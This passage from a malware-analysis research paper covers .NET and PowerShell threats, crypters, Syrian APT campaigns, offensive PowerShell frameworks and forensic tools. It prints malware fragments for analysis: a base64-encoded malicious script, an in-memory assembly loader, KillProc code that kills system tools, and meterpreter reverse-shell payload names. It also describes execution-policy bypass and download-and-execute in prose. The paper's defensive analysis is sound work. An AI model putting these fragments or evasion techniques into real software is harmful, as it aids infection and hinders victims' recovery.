The resources included in the assembly are certainly interesting, and after checking the MD5 hash for the DLL 'ScriptRunner.dll', we confirm our initial suspicion that this is a library 'borrowed' from another application commonly used to load and run PowerShell scripts with several additional options to those offered by the default installation of the framework (Figure 36).

Once again, we are shown how easy is to bypass a PowerShell execution policy. In this case, merely invoking the script with the parameter 'bypass' will do the trick (Figure 37).



Figure 36: ScriptRunner.dll.

String Table

Name	Value
PowerShell.ExecutionPolicy	Bypass
PowerShell.InputFormat	
PowerShell.OutputFormat	
PowerShell.WindowStyle	Hidden
PowerShellVersion	2.0
ScriptRunnerSettings.FileName	crypter.ps1
Service.Account	LocalService
Service.Description	
Service.DisplayName	
Service.Name	
Service.Path	
Service.StartType	Automatic
Service.UserName	

Figure 37: Merely invoking the script with the parameter 'bypass' allows us to bypass the PowerShell execution policy.

Apparently, malware developers are quite fond of base64 encoding and after extracting the resource file and decoding it we are presented with the original script file shown in Figure 38. .NET and PowerShell malware usually relies on several layers of obfuscation and encoding to slow down the analysis process – bad guys know it's extremely difficult to protect their intellectual property, but all they care about is

```
<assembly alias="mscorlib" name="mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e08
<data name="Scripts.zip" type="System.Byte[], mscorlib">
  <value>
      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
```

Figure 38: After extracting the resource file and decoding it we are presented with the original script file.

```
// Runner.Loader
internal static Assembly AppDomain_AssemblyResolve(object sender, ResolveEventArgs args)
{
    if (args.Name.Contains("ScriptRunner"))
    {
        byte[] rawAssembly = (byte[])Loader.GetResourceManager().GetObject("ScriptRunner.dll");
        return Assembly.Load(rawAssembly);
    }
    return null;
}
```

Figure 39: The use of a byte[] array is a common denominator in .NET malware when it comes to loading an embedded or obfuscated assembly.

infection rates, and slowing down the analysis process can reward them with a few more paying victims in the meantime.

To load the script runner DLL, an 'Assembly.Load' method is used, allowing the developers to retrieve a raw assembly from the resource file directly into memory. As we saw in the case of CoinVault, the usage of a byte[] array is a common denominator in .NET malware when it comes to loading an embedded or obfuscated assembly (Figure 39). The addition of extra layers and dynamic loading postpone exposure of the malicious code until it's really necessary.

In addition to the malware samples that we have analysed, cybercriminals have a plethora of privilege-escalation and lateral movement tools available to choose from, all created in or for PowerShell. Each of the kill-chain stages can be automated with the use of scripting, and gaining access to a *Windows* box by relying on PowerShell and .NET technologies supposes less risk and more feasible options for attaining the desired results. Unfortunately, this knowledge can be used by a red-team in a legitimate penetration testing engagement, as well as by a relentless attacker profiling our systems.

CODE PROTECTION, THE MARKET OF THE 'FUD' SOLUTIONS

With terms such as 'packer', 'obfuscator' and 'crypter', the line between these popular code protection mechanisms is becoming blurred, giving users an alternative way to preserve the intellectual property of their .NET pièce de résistance. In the same manner, malware developers know that they need to hide their code from anti-virus engines, or at least modify it enough so as not to be easily detected. From commercial obfuscators to underground forums' accessible crypters, the offer of making your .NET application difficult to reverse engineer or fully undetectable (FUD) by anti-virus engines is a claim made by many but backed by few.

Open-source obfuscators such as Confuser, now reborn as ConfuserEx, provide .NET developers a simple way to perform symbol renaming, control flow obfuscation and method reference hiding in addition to protecting against debuggers, profilers, memory dumping and code tampering (among many other features such as encryption and compression). By being widely available, free and open

sourced, the samples adopting Confuser range from ransomware such as CoinVault to carefully crafted .NET assemblies belonging to targeted campaigns such as the reported 'Syrian Malware' threat. Fortunately, tools to remove the most common types of obfuscation such as garbage code insertion, block shuffling and instruction substitution can be utilized or at least automated with the aid of PowerShell. A commonly known utility for this scenario is the also open-source 'de4dot', a .NET deobfuscator and unpacker [12].

A commendable side benefit of the Mono Project has been the availability of several DLLs that can be used to perform static .NET assembly analysis. With 'Mono.Cecil' [13] accessible to generate and inspect programs and libraries in the ECMA CIL format, you can load existing managed assemblies, browse all the contained types, modify them on the fly and save the modified assembly back to the disk. Code inspection tools such as Gendarme [14] have been built on top of the aforementioned library, allowing in principle checking the quality of the code written by a group of developers (static IL code analysis). However, Gendarme has also allowed a nice set of features that, as security researchers, we can use to learn about how to properly parse and dissect samples that we have received in our lab.

Underground forums and so-called 'hacking communities' are filled with crypter bundles, some even explicitly targeted to protect .NET assemblies. The 'fully undetectable' claim is difficult to achieve due to the way crypters work. Usually, we have two fundamental components, a 'builder' or the crypter itself, and a 'stub'. The crypter is in charge of encrypting the assembly, creating the unwanted need of a stub in order to convert that encrypted blob again into something that a computer can understand. The stub is a crucial piece of a crypter, and given that it needs to avoid detection while carrying out some suspicious low-level operations, creating one is an art form and highly valued in underground communities.

Figure 40: The design and features included in each crypter are extremely varied, giving many options for malware developers to test their detection rate.

A remarkably employed technique known as 'Dynamic Forking' or 'RunPE' is present in numerous samples. Basically, there's a stub which launches a legitimate system process or code in suspended mode, changing the context of the execution afterwards in order to continue to load (directly to memory) the malicious payload that was encrypted in the original PE file. Anti-virus engines can recognize a crypter's stub not only by signature but by heuristics too, meaning that accessing the regularly used APIs demonstrating a clearly marked behaviour will raise a red flag in most security suites. Manual modification of a crypter and the stub is usually necessary to avoid detection by many scanners, and is not an easy task to achieve by any means.



Figure 41: A Facebook message selling a claimed 'fully undetectable' crypter (Tesla Crypter).

With the appearance of the Poweliks malware, a new protection mechanism was devised by nefarious minds. This ingenious creation utilized several layers of protection, but when it finally needed to deliver the malicious payload it would write it directly to the system's registry, loading the code to memory straight from the registry on each reboot, meaning that there was no actual file to scan. A fileless infection was achieved, utilizing a combination of commonly available protection measures and astute PowerShell scripting.

Use of the handy 'System.Reflection' namespace methods to dynamically load code into memory is a frequently used technique for recovering code from a resource file or even a byte array. These embedded resources or arrays can initially be encoded or obfuscated, so it's better to implement the same methods shown in the source code for deobfuscation, generally utilizing *ILSpy* or any static decompiler to unwrap the protection layers one by one. Although variations of these protective measures do exist, there's hope since they can usually be defeated either by re-implementing the same methods in our custom developed tools, or by performing a memory dump in order to obtain a clear copy of the IL code in memory. Of course, some tools offer protection against virtualized environments and even debuggers. Nevertheless, the same logic that is applied to the analysis of any other malicious sample is applicable in this circumstance, removing the most annoying protections first and then proceeding with the core of the infectious program or script.

The implementation of custom tools is not restricted to the classes and namespaces offered by the .NET framework, several disassembly engines offer APIs to interface with

```
for (int i = 0; i < processes.Length; i++)
{
    Process process = processes[i];
    if (Operators.CompareString(process.ProcessName, "taskmgr", false) == 0)
    {
        process.Kill();
    }
    else
    {
        if (Operators.CompareString(process.ProcessName, "cmd", false) == 0)
        {
            process.Kill();
        }
        else
        {
            if (Operators.CompareString(process.ProcessName, "regedit", false) == 0)
            {
                process.Kill();
            }
            else
            {
                if (Operators.CompareString(process.ProcessName, "msconfig", false) == 0)
                {
                    process.Kill();
                }
                else
                {
                    if (Operators.CompareString(process.ProcessName, "sdclt", false) == 0)
                    {
                        process.Kill();
                    }
                    else
                    {
                        if (Operators.CompareString(process.ProcessName, "rstrui", false) == 0)
                        {
                            process.Kill();
                        }
                        else
                        {
                            if (Operators.CompareString(process.ProcessName, "powershell", false) == 0)
                            {
                                process.Kill();
                            }
```

Figure 42: KillProc, a simple way to verify running processes in a Windows system.

.NET-supported languages such as C#. Amongst them we can find Capstone, a lightweight multi-platform, multi-architecture disassembly framework. Additionally, we can fall back on NIDebugger, a non-intrusive x86 debugger for the .NET Framework, or dnlib, a library that can read, write and create .NET assemblies and modules. The number of tools available and ready to use is staggering, with the vast majority of them being free and open source, awaiting customization to our needs.

Not every protection requires the same skill set or tools to be defeated efficiently, with some being simple 'process checkers' such as KillProc (Figure 42), which disables many system tools that a user could want to execute to confirm or terminate a malware infection. In the case of CoinVault, a much more elaborate and complex RunPE application was used, with detection of virtualized environments and commonly used malware analysis tools. Sometimes, a memory dump at the right time can save us hours of unnecessary work, and at other times there's no way around it, and we'll need to analyse each layer of protection until we can reach the core of the studied sample. Automating these tasks with PowerShell, or even with a simple custom C# application, will go a long way towards maximizing our efficiency as analysts when we need to face .NET and PowerShell specimens.

ADVANCED PERSISTENT THREATS AND MALICIOUS CAMPAIGNS

Pro-government Syrian hacking groups have been distributing a wide array of malware for quite a long time now. Mainly using social engineering techniques and taking advantage of the impersonation of legitimate contacts, victims end up executing malicious payloads sent specifically to them. Fake messages via *Facebook* or *Skype* are among the most common ways of approaching the target, and since most of the samples boast the distinct 'feature' of stealing credentials, it seems as if we are dealing with a never-ending game of identity theft and malware dissemination.

Among the many malicious files we can find just about everything, ranging from a fake *Skype* encryption utility, to a *Facebook* anti-hacker application, with the notable mention of fake PDF documents and bogus JPG images that are carefully embedded into installable executable files. There's a clear objective shared within this pool of samples: to infect the target computer with one of many publicly available RATs (Remote Administration Tools), or a specially crafted .NET keylogger. Gaining total control of the system and stealing credentials is paramount, and it's clear that financial gain is not a priority for this type of attack.

The majority of the malicious applications found try to pose as legitimate downloads, cleverly luring the user into thinking they are installing some kind of protection software needed to maintain their privacy and anonymity online. Syrian citizens are reasonably concerned about these topics, which is one reason why these attacks are so effective. Social engineering combined with spear-phishing is a dangerous recipe, and new threats are appearing every day.

Moreover, some *Facebook* pages have been set up masquerading as anti-hacking or computer security enthusiast

Figure 43: A simple .NET application with a supposedly leaked spreadsheet leading to malware infection by a RAT targeting Syrian government dissidents [16].

```
# Normally, you would call Register-ObjectEvent but since the event
# handler has a return value, Register-ObjectEvent won't work.
$ReflectionOnlyAssemblyResolveField = [AppDomain].GetField('ReflectionOnlyAssemblyRes
$ReflectionOnlyAssemblyResolveField.SetValue([AppDomain]::CurrentDomain, ($ResolveEv

# Load the malware sample in a reflection only context
$EvilAssembly = [Reflection.Assembly]::ReflectionOnlyLoadFrom("$MalwarePath\...

# Read in the XOR key array from the embedded executable resource
$ResourceName = $EvilAssembly.GetManifestResourceNames()
$ResourceStream = $EvilAssembly.GetManifestResourceStream($ResourceName)
$XORKeyArray = New-Object Byte[](256)
$ResourceStream.Read($XORKeyArray, 0, $XORKeyArray.Length) | Out-Null

# Implement the deobfuscation function
function Deobfuscate-String( [String] $ObfuscatedString, [Int] $XORKeyInitializer )
{
    $Strlen = $ObfuscatedString.Length
    # Extract the low byte from $XORKeyArrayIndex
    $XORKeyIndex = $XORKeyInitializer -band 255
    $CharArray = $ObfuscatedString.ToCharArray()

    # Decode each character of the obfuscated string
    foreach ($i in 0..($Strlen - 1))
    {
        $CharArray[$i] = [Char] (([Int] $CharArray[$i]) -bxor
            (([Int] $XORKeyArray[$XORKeyIndex]) -bor $XORKeyInitializer))
    }
```

Figure 44: The real power behind .NET and PowerShell is the community of researchers behind these technologies, with several of them releasing scripts to demonstrate how to automate the analysis of .NET samples.

groups. By accessing malicious download links shared in the comments section, Syrian citizens looking for security solutions end up infecting their own systems.

Using SFX archives in early stages combined with social engineering and spear phishing techniques yields maximum infection rates while arousing little suspicion. The usage of high-level programming languages (i.e. C#) is becoming more popular among attackers as they need to modify their malicious creations more rapidly. This brings the added benefit of leveraging already available source code from the underground scene. The possibility of embedding remote administration tools into the malware used for distribution enables extreme customization of the code, making this type of threat something that we constantly need to watch for.

Another relevant example of an APT relying on.NET and PowerShell for stealthiness and persistence is the one reported by *CrowdStrike* in November 2014, named 'Deep Panda'. Employing a number of scripts conveniently launched as *Windows* scheduled tasks, a second stage payload is downloaded silently onto the victim's system. Undoubtedly, this trend will continue, and as *Windows* systems continue to be adopted in cloud environments and private corporate

networks, resolving to use deeply ingrained OS components for a successful attack will entice the attacker to maintain their investment in high-level languages and the .NET framework in general.

POWERSHELL – THE HOLY GRAIL FOR ATTACKERS

Besides malware development, PowerShell has become the holy grail of attackers, and its major features have become a real Swiss Army knife for the different stages of an intrusion, since it can be used to bypass anti-virus detection, maintain persistence or exfiltrate data. Moreover, some of its modules can already be whitelisted by the system. For example, to carry out evasive techniques, PowerShell scripts can be loaded dynamically into memory without ever touching the hard disk, thus leaving the least amount of evidence possible on a compromised computer.

One point to consider is the fact that almost the majority of *Microsoft*'s products natively interface with PowerShell, broadening the attack surface and enabling lateral movement within the systems present in the targeted network. For example, an attacker could interact with Active Directory, get information from SQL Server databases or create a rogue mailbox account in *Exchange* once they have obtained elevated privileges.

Around the ever-evolving PowerShell ecosystem, some researchers have developed fully featured open source toolsets that can run primarily on *Windows*-based systems, or if desired, even ported to other platforms. These tools can be executed from the targeted computer or remotely, giving the attacker enough flexibility to bypass security measures in place, all within one convenient framework. The interesting thing about this is that even though researchers have built these frameworks as proofs of concept, or to use them in penetration testing engagements, there is enough compelling evidence to show that some of their functionality has been leveraged by attackers in malware campaigns, and more recently in targeted attacks all around the world.

The 'Weaponization of PowerShell' – using or creating PowerShell scripts for offensive purposes – has been growing, with some existing toolkits such as SET (Social Engineering Toolkit) or the Metasploit Framework including an extensive list of modules that are already built in and ready to use.

PowerSploit [17]

This framework, developed by Matt Graeber, integrates a collection of powerful PowerShell scripts and modules to be used in the post exploitation phases of an attack. PowerSploit can execute scripts to perform administrative and low-level tasks without the need to drop malicious executables, aiming to evade timely anti-virus detection.

PowerSploit classifies the available scripts according to their functionality, such as anti-virus bypass, persistence, recon, code execution and exfiltration. This tool could work together with other offensive tools such as Mimikatz to dump user credentials.

A widely used technique to execute or invoke malicious PowerSploit functions is by using the .NET WebClient class and the Invoke-Expression method (Figure 45). Once the attacker compromises a target, it's necessary just to run a simple command to download and execute a second stage payload. The command can also be embedded in a document, shared by email, or distributed via social networks.

This is possible because these scripts don't require any external dependencies, so the attacker just needs to download the malicious code and execute directly to achieve their goal.

At this point, it is possible to call the invoke-shellcode function to connect to a remote listener and take control of the target machine, with the possibility of performing a plethora of malicious activities such as injecting code into an existing or newly hidden process, injecting a DLL file, finding anti-virus signatures or discovering new targets to make a lateral move.

Veil-Framework

Veil-Framework [18], developed by Chris Truncer and Mike Wright, is a collection of tools designed to generate AV-evading executables, placing them into already existent executable files or customized macros within *Microsoft Office* documents. The Veil-Framework components are classified as Veil-Evasion, Veil-Catapult, Veil-Pillage and Veil-PowerView. Between these components we can find different payloads developed in numerous programming languages such as Python, Ruby, C, C# and, of course, PowerShell's native syntax.

```
20)     powershell/meterpreter/rev_http
21)     powershell/meterpreter/rev_https
22)     powershell/meterpreter/rev_tcp
23)     powershell/shellcode_inject/download_virtual
24)     powershell/shellcode_inject/psexec_virtual
25)     powershell/shellcode_inject/virtual
```

Figure 46: Payloads in PowerShell's native syntax.

The primary objective of an attack is usually to get a system shell while avoiding detection for as long as possible. Veil and PowerSploit work together to achieve this. Veil generates a PowerShell-encoded meterpreter payload, and PowerSploit creates a PowerShell wrapper that is executed on the target machine in order to maintain a persistent connection used for exfiltration.

Figure 45: A widely used technique to execute or invoke malicious PowerSploit functions is by using the .NET WebClient class and Invoke-Expression method.



Figure 47: Veil generates a PowerShell-encoded meterpreter payload.



Figure 49: The popular SET tool includes some interesting PowerShell modules to be used in the attack/postattack stages.



Figure 50: The PowerShell attack vectors include a comprehensive set of convenient modules to inject encoded commands.

Nishang – PowerShell for penetration testing and offensive security

Nishang [19], written by Nikhil Mittal, is a post exploitation framework containing a peculiar collection of scripts written on top of the PowerShell functionality. Interestingly enough, 'Nishang' means 'quiver' in Sanskrit, providing us 'a container for arrows' which can be used in all sorts of attacks.

The scripts on this framework are classified according to their functionality, such as webshell, backdoors, client, execution, escalation, gather, pivot, prasadhak, scan, powerterpreter, shells or utility. In the same way as PowerSploit, Nishang scripts can be downloaded or invoked via the web and executed directly into memory.

An example of how an attacker can use Nishang to conduct a client-side attack is by adopting the specific parameters to search recursively for .docx files, generate a macro-enabled version of them and delete the original ones afterwards (Figure 48).

SET – PowerShell attack vectors

The popular tool SET (Social Engineering Toolkit) [20] includes some interesting PowerShell modules to be used in the attack/post attack stages (Figure 49).

The PowerShell attack vectors include a comprehensive set of convenient modules to inject encoded commands which are able to bypass the *Windows* execution policy in place, execute a reverse or bind shells, furthermore allowing the attacker to dump the SAM database if so desired (Figure 50).

HUNTING THE EVIL, A FORENSICS APPROACH

The use of PowerShell as hacking tool presents several challenges for digital forensics investigators since it is a legitimate and essential component of *Windows* systems, and it is very difficult at first sight to differentiate legitimate activities from those that are potentially malicious.

However, common attack patterns performed through PowerShell – such as reconnaissance, establishing persistence, lateral movement, remote command execution and file transfer, make it possible to track evidence left behind during a compromise.

When an attacker aims at an individual target, his first priority will be to elevate the privileges obtained so as to benefit from certain administrative PowerShell features, such as:

- Execution of remote commands.
- The ability to execute malicious code in memory.
- The ability to evade anti-virus and intrusion prevention systems.
- Full access to WMI and the .NET Framework base class library.

It is important to identify the key sources of information such as network traffic, network connections, suspicious modifications to particular *Windows* registry keys and of course, the *Windows* event log, being on guard for distinct indicators that may suggest that a malicious activity has taken place.



Figure 48: An attacker can use Nishang to conduct a client-side attack by adopting the specific parameters to search recursively for .docx files, generating a macro-enabled version of them and deleting the original ones.

An example could be to monitor the security events related to the execution of a console or PowerShell interpreter:

- Event ID 4688 ('A new process has been created')

Or security events that indicate a change in the configuration of *Windows* Remote Management Service:

- Event ID 7040 'The start type of the Windows Remote Management (WS-Management) service was changed from [disabled / demand start] to auto start.'
- Event ID 10148 ('The WinRM service is listening for WS-Management requests').

INCIDENT RESPONSE, FORENSICS AND MALWARE ANALYSIS

In the same way as PowerShell can be used for malicious purposes, we can also achieve excellent results when it is used for performing forensic investigations or dissecting malware specimens. Unlike the aforementioned hacking tools which are widely accessible, PowerShell-based forensic analysis utilities and frameworks are scarce but promising in regards of features and applicability in our everyday jobs.

Kansa: PowerShell-based incident response framework

Kansa [21] is an incident response PowerShell tool developed by Dave Hull to automate acquisition of data via local or remotely executed scripts (Figure 51).

The data collection process can be customized to get specific information and later converted into queryable formats such as CSV, TSV or XML (Figure 52).

After finishing with the data collection stage, Kansa could be used in conjunction with a log parser tool to create SQL-like queries, analysing and dissecting the obtained information.

A straightforward example is the output of the Get-Netstat.ps1 script running locally [22] (Figure 53).

KEEPING AN EYE ON MALWARE

PowershellArsenal

PowerShellArsenal [23], developed by Matthew Graeber, is a PowerShell module oriented to .NET reverse engineering and malware analysis. Being previously just a standalone module for PowerSploit, it has now become a separate tool in its own right. The collection of modules offered have capabilities to perform memory analysis, parsing a wide array of file formats

```
PS C:\tools\Kansa> .\Modules\Net\Get-Netstat.ps1

Protocol       : TCP
LocalAddress   : 0.0.0.0
LocalPort      : 135
ForeignAddress : 0.0.0.0
ForeignPort    : 0
State          : LISTENING
ConPId         : 124
Component      : RpcSs
Process        : [svchost.exe]

Protocol       : TCP
LocalAddress   : 0.0.0.0
LocalPort      : 445
ForeignAddress : 0.0.0.0
ForeignPort    : 0
State          : LISTENING
ConPId         : 4
Component      : Can not obtain ownership information
Process        : Can not obtain ownership information

Protocol       : TCP
LocalAddress   : 0.0.0.0
LocalPort      : 2179
ForeignAddress : 0.0.0.0
ForeignPort    : 0
State          : LISTENING
ConPId         : 3256
Component      : [vmms.exe]
Process        : [vmms.exe]
```

Figure 53: Output of the Get-Netstat.ps1 script running locally.

```
Get-LogparserStack.ps1 -FilePattern *.tsv -Delimiter "`t" -Direction asc | more

CNT Image Path
--- ----------
0   <NULL>
1   c:\windows\system32\localspl.dll
4   c:\windows\system32\localspl.dll
5   c:\windows\system32\tcpmon.dll
5   c:\windows\system32\rasplap.dll
5   c:\windows\system32\certcredprovider.dll
5   c:\windows\system32\cngcredui.dll
5   c:\windows\system32\drivers\wudfrd.sys
5   c:\windows\system32\drivers\wudfpf.sys
5   c:\windows\system32\usbmon.dll
5   c:\windows\system32\credssp.dll
5   c:\windows\system32\drivers\wtlmdrv.sys

    MD5
--- --------------------------------
    <NULL>
    A3716269815E282E3D035A2D992BBDF7
    814F4A0774F08F580D71FA7E880CD454
    AF5A41782DBD2010497851B8E955BD2A
    EC7C1F9882A5E2F4C5391DDC43582110
    CE0884D5E82E48F0959BEE3006BEA0E1
    C98F6286818474AB284144A73EC7BA6D
    DDA4CAF29D8C0A297F886BFE561E6659
    AB886378EEB55C6C75B4F2D14B6C869F
    69286591B03CE78D7140B6FE2DEBAB54
    5579488320C3C827E75F5E8BBDF44AF6
    3CBDCB4520C2DD5CB8E844E9DCB8BA31
```

Figure 54: Image from: Get-Logparser.ps1 shows differences between DLL hashes.

Figure 51: Kansa, an incident response PowerShell tool developed to automate acquisition of data via local or remotely executed scripts.



Figure 52: The data can later be converted into queryable formats such as CSV, TSV or XML.



Figure 55: It's pretty easy to modify the MACe attributes of a file to avoid the identification of important dates related to its creation or modification.

and getting information about the system. The tools at one's disposal are categorized as disassembly, malware analysis, memory tools, parsers, *Windows* internals and miscellaneous.

POWERSHELL ANTI-FORENSICS

By nature, PowerShell also has features which can be used in an anti-forensic approach: an attacker could simply manipulate the timestamp of a file in order to make an investigation a time-consuming process, delaying the on-going process. For example, it's pretty easy to modify the MACe attributes of a file to avoid the identification of important dates related to its creation or modification (Figure 55). In a similar way of the timestamp tool, theses type of anti-forensic attempts can make our lives as investigators a little more difficult when it comes to finding the true meaning of a set of events during our research.

Steganographic commands

Another peculiar form in which an attacker can avoid detection is merely by using steganography to invoke PowerShell commands. A proof of concept of how this is possible was published by J. Wolfgang Goerlich [24], demonstrating how an attacker could invoke commands contained inside an image from a website.

MULTI-PLATFORM SOFTWARE, SIMPLICITY IS THE NAME OF THE NEW GAME

